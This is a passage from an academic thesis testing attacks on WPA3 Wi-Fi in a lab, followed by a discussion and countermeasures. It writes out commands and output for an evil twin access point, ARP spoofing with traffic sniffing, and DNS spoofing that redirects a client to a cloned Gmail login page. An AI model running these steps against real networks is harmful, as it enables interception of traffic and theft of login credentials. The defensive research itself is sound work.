


Figure 6.24: Encrypted Data of the Frame 114 Captured in Wireshark

To do the decryption, it is important to change the configuration in the Wireshark setting by enabling the decryption key in IEEE 802.11 protocol, and then add the key. Adding the key depends on whether the key is a plain text and, in this case, the key type should be wpa-pwd have the form “*password:SSID*”, as shown in figure 6.25. If the key is hexadecimal it should be a wpa-psk, as shown in figure 6.26.




Figure 6.25: Add Plaintext Decryption Key





Figure 6.26: Add Hexadecimal Decryption Key

6.2 Implemented Attacks

It is possible to transform the key from plain text to a hexadecimal presentation using a website [91] that offers a tool to do so (see figure 6.27) based on the following equation.
$$PSK = PBKDF2(PassPhrase, SSID, SSID_Length, 4096, 256)$$



Network SSID:

WPA passphrase:

Hexadecimal key: **bc3330be13258d952ef86d3ccdcf66ebcb6fa3e0c0aa83e20a0d9a0008a56e5c**


Figure 6.27: Convert Plaintext Key to Hexadecimal Key

Even though the password was available, and the key was added to the configuration of the *Wireshark v3.0.4* software, the decryption process was unsuccessful, and the data is still encrypted, and thus this attack was not successful.

6.2.6 State 2 (Key Acquisition)→Evil Twin Attack:

It is one of the Rogue AP types, and it has the objective of cloning the real AP in terms of SSID, MAC Address, security scheme, which is in this case WPA3, and the password. This objective would make it very similar to the previously explained Rogue AP attack, involving similar steps with the following two differences:

- 1 In this attack, instead of using an open network, a normal WPA3 network with a password is configured. The configuration file *hostapd.conf* is shown in figure 6.28.



```
GNU nano 4.3 hostapd.conf
interface=wlan0
channel=5
ssid=thesis
wpa=2
wpa_passphrase=thesiswpa3
wpa_key_mgmt=SAE
rsn_pairwise=CCMP
ieee80211w=2
ctrl_interface=/var/run/hostapd
# In case of atheros and nl80211 driver interfaces,
```

Figure 6.28: hostapd Configuration File

- 2 The second different step is forwarding traffic from one interface to another and thus providing the victim with Internet access, this is done by running the following three instructions. This will help the attacker acting as other Man-in-the-middle (MITM).

```
# iptables -table nat -append POSTROUTING -out-interface eth0 -j MASQUER-  
ADE
```

6.2 Implemented Attacks

```
# iptables -append FORWARD -in-interface wlan0 -j ACCEPT
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Where: *-out-interface* is an interface to which the AP forwards received traffic from the clients, i.e. *eth0*.

And *-in-interface* is an Interface to which traffic is being forwarded, i.e. *wlan0*.

After performing all the steps, the attacker is by now a MITM, and he will be able to see, manipulate, and decrypt traffic that is received or sent from the client's device.

In this case, the attacker can perform a DNS spoofing attack. These results mean that the attack achieved its goal and it was implemented successfully.


6.2.7 State 2 (Join Network)→ARP Spoofing Attack

Now that the attacker can have a legitimate access to the network since he owns the password. He can perform an ARP spoofing attack, which means that he can change the ARP table and manipulate both the client and the AP by sending ARP reply to the client assigning his MAC address as the MAC address associated with the IP of the legitimate AP. In a similar way, he sends another ARP reply to the AP assigning his MAC address as the MAC address associated with the IP of the target client. By doing this, all exchanged messages between the client and the AP are actually being sent to the attacker.

WPA3 routers offer an option called *AP Isolation*, which, if enabled, the clients are not supposed to communicate between each other. Otherwise, if not enabled, the clients are able to communicate. This experiment will apply ARP spoofing attack with both possibilities of AP Isolation option.

ARP Spoofing attack goes through the following steps:

- 1 . Knowing the IP of the gateway, figure 6.29.




```
root@kali:~# ip route
default via 10.0.4.1 dev wlan0
10.0.4.0/24 dev wlan0 proto kernel scope link src 10.0.4.87
```

Figure 6.29: Checking Gateway IP

- 2 . Discovering which clients are connected to the router then choose a target, figure 6.30.

```
# netdiscover -r 10.0.4.0/24
```

6.2 Implemented Attacks



Currently scanning: Finished! | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.4.1	00:11:32:a5:22:03	1	60	Synology Incorporated
10.0.4.47	00:c0:ca:98:05:cc	1	60	Liteon Technology Corporatio

Figure 6.30: Exploring Connected Clients

- 3 . Enabling IP forwarder by running the following instruction:


```
#echo "1" > /proc/sys/net/ipv4/ip_forward
```

- 4 . Applying ARP spoof attack, where the argument *-t* defines the target. In figure 6.31, argument *-t* defines the client as the targets, while in figure 6.32 the target is the AP.



```
root@kali:~# arpspoof -i wlan0 -t 10.0.4.47 10.0.4.1
0:c0:ca:98:5:cc 0:c0:ca:97:d0:6 0806 42: arp reply 10.0.4.1 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:c0:ca:97:d0:6 0806 42: arp reply 10.0.4.1 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:c0:ca:97:d0:6 0806 42: arp reply 10.0.4.1 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:c0:ca:97:d0:6 0806 42: arp reply 10.0.4.1 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:c0:ca:97:d0:6 0806 42: arp reply 10.0.4.1 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:c0:ca:97:d0:6 0806 42: arp reply 10.0.4.1 is-at 0:c0:ca:98:5:cc
```

Figure 6.31: ARP Spoof Attack Targeting the Client



```
root@kali:~# arpspoof -i wlan0 -t 10.0.4.1 10.0.4.47
0:c0:ca:98:5:cc 0:11:32:a5:22:3 0806 42: arp reply 10.0.4.47 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:11:32:a5:22:3 0806 42: arp reply 10.0.4.47 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:11:32:a5:22:3 0806 42: arp reply 10.0.4.47 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:11:32:a5:22:3 0806 42: arp reply 10.0.4.47 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:11:32:a5:22:3 0806 42: arp reply 10.0.4.47 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:11:32:a5:22:3 0806 42: arp reply 10.0.4.47 is-at 0:c0:ca:98:5:cc
0:c0:ca:98:5:cc 0:11:32:a5:22:3 0806 42: arp reply 10.0.4.47 is-at 0:c0:ca:98:5:cc
```

Figure 6.32: ARP Spoof Attack targeting the AP

- When AP isolation is disabled, performing the previous steps during the experiment lead the attacker device to be a MITM. Exists several ways to sniff traffic, and in this experiment, the tool *urlsnarf* was used to sniff the websites that are being browsed, figure 6.33.

6.2 Implemented Attacks

```
root@kali:~# urlsnarf -i wlan0
urlsnarf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]
10.0.4.47 - - [18/Sep/2019:17:02:28 -0400] "GET http://www.mirad-trading.com/ HTTP/1.1"
- - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
10.0.4.47 - - [18/Sep/2019:17:02:36 -0400] "GET http://www.mirad-trading.com/css/site_glo
bal.css?crc=4114531064 HTTP/1.1" - - "http://www.mirad-trading.com/" "Mozilla/5.0 (X11;
Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
10.0.4.47 - - [18/Sep/2019:17:02:45 -0400] "GET http://www.mirad-trading.com/css/index.c
ss?crc=4108193757 HTTP/1.1" - - "http://www.mirad-trading.com/" "Mozilla/5.0 (X11; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
10.0.4.47 - - [18/Sep/2019:17:03:02 -0400] "GET http://franchi1927.com/ HTTP/1.1" - - "h
ttp://www.mirad-trading.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 F
irefox/60.0"
```

Figure 6.33: Sniffing Websites' URL browsed by the Client

Driftnet is another tool that was also tested in this experiment where it was able to show and save pictures from the websites browsed by the target client, figure 6.34.




Figure 6.34: driftnet Tool

- When AP isolation is enabled, performing previous steps did not lead the attacker to be a MITM and thus he is not able to sniff the exchanged data. The problem here comes from the fact that the client's traffic can't reach the AP, which means that the attack achieved DoS. Figure 6.35 shows 11 packets received after performing a *ping* command on google website. Once the attack was applied, packets stopped arriving. *ping* command statistics showed that the first 11 packets were the only packets that arrived, and the rest were lost.

6.2 Implemented Attacks

```
root@kali-pi:~# ping www.google.com
PING www.google.com (172.217.168.164) 56(84) bytes of data.
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=1 ttl=54 time=19.6 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=2 ttl=54 time=21.5 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=3 ttl=54 time=19.8 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=4 ttl=54 time=19.3 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=12 ttl=54 time=19.8 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=13 ttl=54 time=19.7 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=68 ttl=54 time=22.7 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=69 ttl=54 time=35.7 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=96 ttl=54 time=19.6 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=97 ttl=54 time=21.2 ms
64 bytes from mad07s10-in-f4.1e100.net (172.217.168.164): icmp_seq=98 ttl=54 time=19.4 ms
^C
--- www.google.com ping statistics ---
101 packets transmitted, 11 received, 89.1089% packet loss, time 723ms
rtt min/avg/max/mdev = 19.268/21.657/35.708/4.560 ms
```

Figure 6.35: Achieving DoS through ARP Spoofing Attack

6.2.8 State 3 (MITM)→DNS Spoofing Attack:

This attack targets the DNS request, for a certain domain name, coming from the client as a UDP packet from port 53. The attacker redirects the client with a forged DNS response encrypting it with the wrong IP address for the requested domain name. The attacker might also redirect the client to a “not found” or “under maintenance” page to cause a DoS [5].

The attacker redirects the client’s traffic based on a manually created file that maps domain names (that a client might request) to his IP address and a fake website or page on his machine.

There are several tools to create a clone website, in this work the *Setoolkit* was used to create a clone of Gmail log in page. The attack went through the following steps:

- 1 . Starting *apache2* service.
- 2 . Creating a file 'fhost.txt' containing the name of the website and the spoofed IP Address. The following line shows an example of mapping the Gmail login page to the attack IP machine.
10.0.4.87 service.gmail.com
- 3 . Running the following command to start the attack defining the interface to spoof and the file with IP of cloned page.
#dnsspoof -I wlan0 -f fhost.txt

Usually the attacker listens and waits for the client to request one of the cloned pages he had already prepared. However, in this work we tested the attack with a client requesting the Gmail login page, the client’s browser was then redirected to the fake page that is shown in figure 6.36.

6.3 Discussion:




Figure 6.36: Fake Gmail Login Page

The attack was implemented successfully as shown in figure 6.37, where the client was redirected to the forge IP address.

```
root@kali:~# dnsspoof -i wlan0 -f fhost.txt
dnsspoof: listening on wlan0 [udp dst port 53 and not src 10.0.4.87]
10.0.4.47.48421 > 10.0.4.1.53: 34125+ A? service.gmail.com
10.0.4.47.48421 > 10.0.4.1.53: 34125+ A? service.gmail.com
10.0.4.47.38708 > 10.0.4.1.53: 33721+ A? service.gmail.com
10.0.4.47.38708 > 10.0.4.1.53: 33721+ A? service.gmail.com
```

Figure 6.37: Successful DNS Spoofing Attack

6.3 Discussion:

This section will provide a discussion of the previously tested attacks one by one.

1 Dragondrain Attack:

The attack was successfully implemented in this work, however in a different way of the original implementation described in [92]. The main difference is the number of sent handshake requests and the number of spoofed MAC addresses. While in the original attack they needed 70 forged commit request exchanges per second to overload a 700 MHz CPU using 256-curve and one spoofed MAC address, in this work, 1200 forged commits were needed to overload a Quad core 717 MHz CPU using 256-curve and one spoofed MAC address.

We noticed that when sending a handshake request to the AP, unlike the original implementation, there is no Acknowledgment token received as a response, and

6.3 Discussion:

thus the number of sent handshake requests had to be increased to reach the overload status of the CPU.

It was also noted that raising the number of spoofed MAC addresses, also unlike the original implementation, didn't have any effect on the attack which could be explained by the AP dropping requests for a new spoofed MAC address trying to connect.

We believe that previous observations and differences are related to the patch that Synology launched (for *SRM 1.2* product) once it found out that their product is affected by WPA3 design issues[93]. Fixing these issues is still in an ongoing status [90], however, the launched patch mitigated some of the effects (in the new product *SRM 1.2.3-8017* or above).

In a more general view depending on the precise defense that vendors implement, it will either still be possible to trigger a high CPU usage on the AP, or it will be possible to prevent or delay other devices from connecting to the AP using WPA3 [94].

2 De-authentication Attack:

This attack was unfeasible for both cases, when sending the Deauthentication frame to the AP and when sending it to the client. This is explained by the WPA3 protection provided by adding the PMF and the SA query (See section B.1.1 in Appendix B for more details).

When sending the Deauthentication frame to the AP from a spoofed MAC of the target client, the AP will find out and initiate the SA mechanism returning an error message giving the client a certain comeback time. During this time, the AP sends an encrypted SA query request waiting for a response, however, the attacker is not able to send a response without the encryption key.

When a Deauthentication frame is received on the client side who is already connected, the client will send an encrypted SA query request to the AP waiting for a response during the response time. The real AP, in this case, can answer with a protected SA query response and thus any Deauthentication frame is ignored.

3 PMKID Hash Dictionary Attack:

This attack wasn't implemented successfully due to the design of the SAE that depends on dragonfly handshake, where the PMKID is only obtained after a valid dragonfly handshake, and this is related to the fact that it is not possible to compute the PMK. Computing PMK requires computing the shared secret ss which requires knowing the password element PE among other random values r_A and r_B . The attacker can derive PE by brute forcing the password against a word list. However, and even if the attacker obtained the values of E_A and PE, he is not able to obtain m_A , and thus, not able to derive the PMK, and this is basically related to the nature

6.3 Discussion:

of the discrete logarithmic.

It is important here to note that for the same previous reason, the offline dictionary attack is not feasible on WPA3.

4 Rogue AP attack:

This attack can be divided into two cases: one in which the client is not connected to any AP, and one in which the client is already connected with the legitimate AP. In the first case, the attack was implemented successfully due to spoofing the SSID and MAC address of the legitimate AP and strengthening the signal of the rogue AP. Based on the fact that clients automatically connect to the AP with the strongest signal [95], the client connected to the rogue AP and the attack results in knowing the network's password.

In the second case, the attack is not feasible since Deauthentication attack is not feasible. However, based on our experiments we believe that it might be feasible to use the Dragon drain attack to disconnect the target client from the legitimate AP, and then trick him to connect to the Rogue AP as in the first case.

5 Handshake Decryption Attack:

The implementation of this attack was not successful in this work. Experiments of this attack showed that knowing the password is not enough to decrypt the handshake. Doing the decryption requires more information to be captured, this information is similar to the information required in PMKID Hash Dictionary attack explanation provided above.

6 Evil Twin Attack:

Since this attack is considered one of Rogue AP attacks, it is explained in a similar way of the explanation provided for the Rogue AP attacks. In addition, the nature of this attack leaves WPA3 out of protection scheme. The success of this attack gives him the opportunity to act as a MITM in the network.

7 ARP Spoofing Attack:

In this work, the implementation of this attack was broken into two cases to find out what kind of impact the AP Isolation feature has:

- (a) On the first case, when AP Isolation was disabled, the attack was able to trick both the client and the AP. Manipulating the AP was feasible due to the absence of any type of authentication protocol for ARP reply, thus, the AP accepted the request, updated the ARP table, and the previous values in the ARP cache were overwritten by the spoofed client's IP with the attack's MAC address.

Manipulating the client was feasible since the AP Isolation was disabled, and

6.3 Discussion:

thus the target client trusted the spoofed ARP reply. This trust came from the fact that the attack encrypted his message with GTK, so that the target client could decrypt it with the same GTK, exploiting the Hole 196 vulnerability [5]. The target client then updated the ARP table, and the previous values in the ARP cache were overwritten by the IP address of the AP with the attack's MAC address. By doing the previous manipulations, the attack was successful, and the attack placed itself as a MITM between the client and the AP.

- (b) On the second case, when AP Isolation was enabled, the attack was only able to trick the AP in the same way of the previous case. Enabling the AP Isolation option prevented the clients from communicating with each other, a fact that eliminated the client's manipulation. However, and since the ARP table was updated in the AP, the actual client was still able to communicate with the AP but the AP was responding to the attack's IP instead, and thus the connection was not complete which resulted in a DoS.

8 DNS Spoofing Attack:

This attack was implemented successfully as by reaching the third state in this work, the attacker was already acting as a MITM, being able to decrypt the exchanged traffic encrypted using WPA3 encryption. When the attacker saw that the client made a DNS request of the Gmail login page, the attacker forged a DNS response and encrypted it with the wrong IP address prepared in the file. The target client trusted the DNS response and was redirected to the wrong IP address with no questions asked.

The results obtained during the practical experiments in this work matched the results obtained in the theoretical study provided in [5] as explained in figure 6.38 that shows the attacks that were feasible in gray boxes besides the ones that could be followed by an attacker to finally achieve the desired outcome.




Figure 6.38: Post Attacks Flow Diagram [5]

6.4 Countermeasures and Mitigations

Previous attacks and discussions show that WPA3 standard addresses several vulnerabilities existed in previous standard WPA2, but not all of them. There are still ways that attackers can follow to break into the network.

Building a strong wall of defence against the threats is extremely important but it might not be enough, it is necessary to highlight the importance of educating users regarding proper security practices.

Following sections will address some countermeasures and mitigations for the previous successful attacks here presented.

1 Rouge AP Attack:

Rogue APs are the silent killer of wireless network security, and since several attacks become feasible after a successful rogue AP attack, this work is researching deeply in how to prevent Rouge AP attacks.

- One protection mechanism could be disabling auto-connect for saved hotspot SSIDs to avoid accidental reconnects.
- For an enterprise network, it is recommended that an enterprise implements a wireless Intrusion Detection/Intrusion Prevention System (IDS/IPS). A full featured IDS/IPS will detect and "kill" Rogue APs, detect and stop denial of service attacks, man in the middle attacks and report on suspicious activity [96].
- Setting the computer wireless card to always work in infrastructure mode and preventing it from switching into ad hoc mode.
- This type of attacks belongs the social engineering attacks² since the attacker convinces the target user to enter the key in fake pages. Having that said, the user should be careful when he is redirected to fake portal login pages that are not secured with SSL or trigger certificate warnings.
- In case the user suspects a "weird looking page", it is recommended that he compares gateways to each other and the routes that packets travel [97].

2 Evil Twin Attack:

Since this attack is type of rouge AP attacks, the previous countermeasures should be considered, besides the following one:

²Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

6.4 Countermeasures and Mitigations

- A good defense and safe practice is to use a VPN. By using a VPN, the user makes sure that his information is being encrypted even if the network looks suspicious.

3 ARP Spoofing Attack:

- Using a Static ARP in the network's server helps to reduce the risk of ARP spoofing attacks.
- Setting up Packet Filtering helps to catch and block malicious packets that show any conflicting source information before they reach their destination.
- Another defense mechanism to consider is the IT team in a company running an ARP spoofing attack on their own network, a practice that will allow them to identify weak points and vulnerabilities in the network and define techniques to avoid real ARP spoofing attacks.

4 DNS Spoofing Attack:

- Using a VPN server that has its own DNS server to make the user's DNS requests and ensure that an MITM cannot read or spoof his requests and responses and thus avoiding DNS spoofing.
- It is important for the user to monitor DNS data and pay attention if a new external host appears since this could indicate the presence of an attacker.
- For an enterprise network, it is recommended that the enterprise has its DNS server configured by its own IT professional team to have less communication with other DNS servers. This protects the employees from being redirected to incorrect websites. It is also recommended to keep the DNS server up to date.

Conclusion

Over the past few years, accessing the internet has become a daily routine for individual users, whether it was for study reasons, research or even just for fun. Additionally, most businesses are following the direction of e-business, which means always providing their customers with remote access combined with the most recent applications and technologies. Enabling individuals and organizations to always acquire what they need requires networks that are scalable to support increasing of users while keeping a good level of performance. On the other hand, being available to accommodate more and more users and enabling more and more applications, creates a wide range of risks and vulnerabilities that a network administrators needs to face, which make security technologies a major player in today's computer networks to keep users' information safe.

This work was motivated by the necessity of security standards to be up to date to provide the required level of security. In order to understand the new security standard, WPA3, it was important to understand the older ones, and that is why this work provided a deep study of the standards development overtime, presenting their characteristics, weak points, possible attacks and security techniques.

The work then moved to explore the newly released standard WPA3, along with the two newer certificates, Enhanced OpenTM and Easy ConnectTM. Focused on WPA3, with both modes, Personal and Enterprise, the work presented a study of its security technique which uses the SAE handshake, based on the Dragonfly handshake. This work also provides an overview of the recent research studies that discovered design flaws in the new standard along with EAP-pwd, and thus, against expectations, overshadowed some of WPA3's announced best security features provided after 15 years of development after the release of WPA2.

